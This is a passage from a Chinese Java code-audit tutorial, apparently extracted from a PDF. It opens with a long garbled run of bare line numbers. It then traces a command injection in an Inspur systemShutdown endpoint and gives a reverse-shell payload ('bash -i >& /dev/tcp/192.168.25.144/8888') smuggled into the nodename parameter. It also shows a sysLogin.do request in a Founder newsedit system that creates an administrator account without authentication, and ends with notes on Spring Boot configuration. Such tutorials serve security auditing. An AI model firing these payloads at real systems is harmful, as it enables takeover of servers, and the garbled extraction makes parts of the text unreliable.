38                 } else if ("getNodeState".equals(operation)) {
39                     this.getNodeState();
40                 } else if ("getNodeState".equals(operation)) {
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
24
```

在 doResponse 方法中，获取请求参数 op，当参数值是 systemShutdown 时就会进到 systemShutdown 方法

```

44         } else if ("getNodeState".equals(operation)) {
45             this.getNodeState();
46         } else if ("getNodeConfig".equals(operation)) {
47             this.getNodeConfig();
48         } else if ("setNodeConfig".equals(operation)) {
49             this.setNodeConfig();
50         } else if ("getNodeAlarmInfo".equals(operation)) {
51             this.getNodeAlarmInfo();
52         } else if ("bmcPower".equals(operation)) {
53             this.bmcPower();
54         } else if ("systemShutdown".equals(operation)) {
55             this.systemShutdown();
56         } else {
57             JsonUtil.responseJson(this.response, noOpErrorJson.toString());
58         }
59     } else {
60         JsonUtil.responseJson(this.response, noOpErrorJson.toString());
61     }
62 } catch (JSONException var3) {
63     var3.printStackTrace();
64 }
65 }
66 }
67 }
    
```

在 systemShutdown 方法中，又从请求中获取参数，将参数传到 Command 的 systemShutdown 方法

```

private void systemShutdown() {
    String nodeName = this.request.getParameter("s: "nodename");
    JSONObject result = this.command.systemShutdown(nodeName);
    if (result != null && result.length() != 0) {
        JsonUtil.responseJson(this.response, result.toString());
    } else {
        JsonUtil.responseJson(this.response, this.nullResJson.toString());
    }
}
    
```

WEB-INF/classes/com/inspur/tsce4/monPhysicalView/Command.class
继续传到 doCommand 方法

```

319     return result;
320 }
321 }
322 public JSONObject systemShutdown(String nodeName) {
323     JSONObject result = new JSONObject();
324     String[] nodeNameList = nodeName.split(",");
325     ArrayList<String> errorStr = new ArrayList();
326     ArrayList<String> succeedStr = new ArrayList();
327
328     for(int i = 0; i < nodeNameList.length; ++i) {
329         String cmd = "ssh " + nodeNameList[i] + " shutdown -h now";
330         JSONObject cmdRs = this.doCommand(cmd, timeout 1L);
331
332         try {
333             if (255 != cmdRs.getInt( key: "exitcode") && cmdRs.getInt( key: "exitcode") != 0) {
    
```

逗号分割，如果是多参数那就多次执行


doCommand 方法中因为调用了系统 shell，所以可以使用管道符进行命令拼接，导致命令执行漏洞产生


```

95     }
96
97     public JSONObject doCommand(String cmd, Long timeout) {
98         JSONObject result = new JSONObject();
99         String[] cmdArray = new String[]{" /bin/sh", "-c", cmd};
100        Process proc = null;
101        BufferedReader out = null;
102        BufferedReader err = null;
103        String outinfo = "";
104        String errinfo = "";
105        boolean res = true;
106
107        try {
108            proc = Runtime.getRuntime().exec(cmdArray);
109            int exitcode;
110            if (timeout < 0L) {
111                exitcode = proc.waitFor();
112            } else {
113                res = proc.waitFor(timeout, TimeUnit.SECONDS);
114                exitcode = res ? 0 : -1;
115            }
116
117            result.put("exitcode", exitcode);
118            if (res) {
119                out = new BufferedReader(new InputStreamReader(proc.getInputStream()));
120                err = new BufferedReader(new InputStreamReader(proc.getErrorStream()));

```

示例：





根据案例一介绍，搭配 web.xml 的映射配置，url 为：


/tsce4/monPhysicalView?op=systemShutdown

{"nodename":"a | bash -i >& /dev/tcp/192.168.25.144/8888 0>&1 |"}

案例三、

还是 web.xml

在 web.xml 的初始化内容中看到， /sysLogin.do 可以不用进行权限校验



全局搜索 sysLogin.do 查看器映射配置

```

<!-- ===== 0. Sys =====
<prop key="/e5sys/sysAuth.do">sys.Auth</prop>
<prop key="/e5sys/sysLogin.do">sys.Login</prop>
<prop key="/e5sys/sysLogout.do">sys.Logout</prop>
<prop key="/e5sys/sysMenu.do">sys.SysMenu</prop>
<prop key="/e5sys/cache.do">sys.Cache</prop>
<prop key="/e5sys/cacheSubmit.do">sys.CacheSubmit</prop>

```

这就是前面提到的非注解 SimpleUrlHandlerMapping 方式，按照介绍这里就跟着标签值查找对应的 bean id，搜一下 sys.Login

```

newsedit-edit.xml WEB-INF
47 </bean>
48 <!-- 文件夹权限判断更新-->
49 <bean id="ExtPermissionReader" class="com.founder.newsedit.v2.
50
51 <bean id="sys.Login" class="com.founder.newsedit.edit.v2.sys.Newsedit
52 <property name="authManager"><ref bean="authManager"/></property>
53 <property name="sso"><ref bean="sso"/></property>
54 <property name="log"><ref bean="sysLog"/></property>
55 <property name="resourceFile"><value>118n.e5sysui</value></prop
56 </bean>
57
58 <bean id="workspace.safeauth" class="com.founder.newsedit.web.t

```

跟进其 handle 查看请求处理实现

WEB-INF/classes/com/founder/newsedit/edit/v2/sys/NewseditSysLoginController.java
在 handle 方法中会通过判断 Super 的值来进入相应的方法进行处理

```

36 log.info("LoginController start!");
37 response.setContentType("text/xml; charset=UTF-8");
38 try
39 {
40     SysUser user = null;
41     String usercode = request.getParameter("UserCode");
42     if("1".equals(request.getParameter("Super")))
43     {
44         user = putSession(request, nRoleID: -1, loginID: 0, isAdmin: true);
45         super.reportInfo(request, "sysui.login.operation", "sysui.login.description", new Object[] {
46             user.getHostName()
47         });
48         ServletHelper.writeXmlServlet(response, LoginReturnHelper.getSuccessDom());
49     } else
50     {
51         int nRoleID = Integer.parseInt(request.getParameter("RoleID"));
52         String rets[] = sso.login(usercode, nRoleID, request.getRemoteAddr(), SafeHttpHelper.getServerName(request
53         int nID = Integer.parseInt(rets[0]);
54         if(nID > 0)
55         {
56             user = putSession(request, nRoleID, nID, isAdmin: false);
57             super.reportInfo(request, "sysui.login.classoper", "sysui.login.classdesc", new Object[] {

```

在 putSession 方法中，会创建一个管理员权限的账号

```

public void setSso(SSO sso) { this.sso = sso; }

protected SysUser putSession(HttpServletRequest request, int nRoleID, int loginID, boolean isAdmin)
    throws E5Exception
{
    SysUser user = new SysUser();
    user.setAdmin(isAdmin); TRUE
    String username = request.getParameter("UserName");
    String usercode = request.getParameter("UserCode");
    String password = request.getParameter("UserPassword");
    if(ConfigReader.isUserCodeTransEncrypt())
    {
        usercode = SSOHelper.decryptString(usercode);
        password = SSOHelper.decryptString(request.getParameter("UserDrowssap"));
    }
    user.setUsername(username);
    user.setUserCode(usercode);
    user.setUserID(Integer.parseInt(request.getParameter("UserID")));
    user.setUserPassword(password);
    user.setRoleID(nRoleID);
    if(nRoleID < 0)

```

这一步可以跳过

参数表现为

Super=1&UserName=test&UserCode=1&UserID=11&UserPassword=123456

按照前面说到的项目名+web.xml 映射路径

所以可以通过请求

/newsedit/e5sys/sysLogin.do?Super=1&UserName=test&UserCode=1&UserID=11&UserPas
sword=123456

添加管理员账号


本章思考

看到这里想必已经清楚了其实很多时候查看 xml 配置文件能有很多意外之喜, 在拿到源码之后, 可以通过查看映射配置文件以及过滤器配置文件来快速定位入口以便下一步找到漏洞。由于顺序关系, 很多时候在 web.xml 中就可以找到未授权访问漏洞或者权限绕过漏洞。在找到绕过之后就可以查看业务逻辑层有无敏感的操作, 如命令执行、文件上传、用户重置、token 获取等搭配绕过来利用。

20230316 更新

1.springboot 微服务的路由配置

本章主要讲解 Springboot 微服务的多模块项目路由的查找
如图所示




在讲解之前，首先介绍 springboot 的配置文件

配置文件的作用

一个 Spring Boot 项目中所有重要的数据都是在配置文件中配置的，项目启动离不开配置文件，内容包括：

- 1.数据库的连接信息，包含用户名和密码的设置
- 2.Spring Boot 项目的启动端口、项目路径等
- 3.第三方系统的调用密钥信息
- 4.用于发现和定位问题的日志打印
- 5.插件、组件的启用等等


Springboot 的配置文件格式有 properties（老版本）、yml（新版本）两种。理论上说，一个 Spring Boot 项目可以同时使用 "properties" 和 "yml" 配置文件，如果一个 Spring Boot 项目中同时使用了上述的两种配置文件，那么最终配置项就会以 "properties" 为主，从而忽略了 "yml"。一般来说，配置文件的目录位置如下所示



接下来就说到项目路径。

Springboot 项目路径

按照 2.2.1.2 对 pom 的介绍，我们得知多模块的项目中，每个模块下都有一个 pom.xml，且该 pom 都是父配置



内容如下


```
<groupId>com.ciic</groupId>
<artifactId>ciic-ihw-wkf-server</artifactId>
<packaging>pom</packaging>
<version>6.0.0</version>
<modules>
  <module>ciic-ihw-wkf-api</module>
  <module>ciic-ihw-wkf-service</module>
</modules>
```

<module>标签即子模块，在前面的介绍中我们得知，yml 是 springboot 的配置文件，所以可以查看 .rancher-pipeline.yml 的内容 (Rancher 是一个开源的企业级多集群 Kubernetes 管理平台。通常用来管理 Docker 和 Kubernetes)

```
stages:
  - name: compile
    steps:
      - runScriptConfig:
          image: i. ciic-it.com.cn/insight-hr:aven-insight-hr:v6.0.0
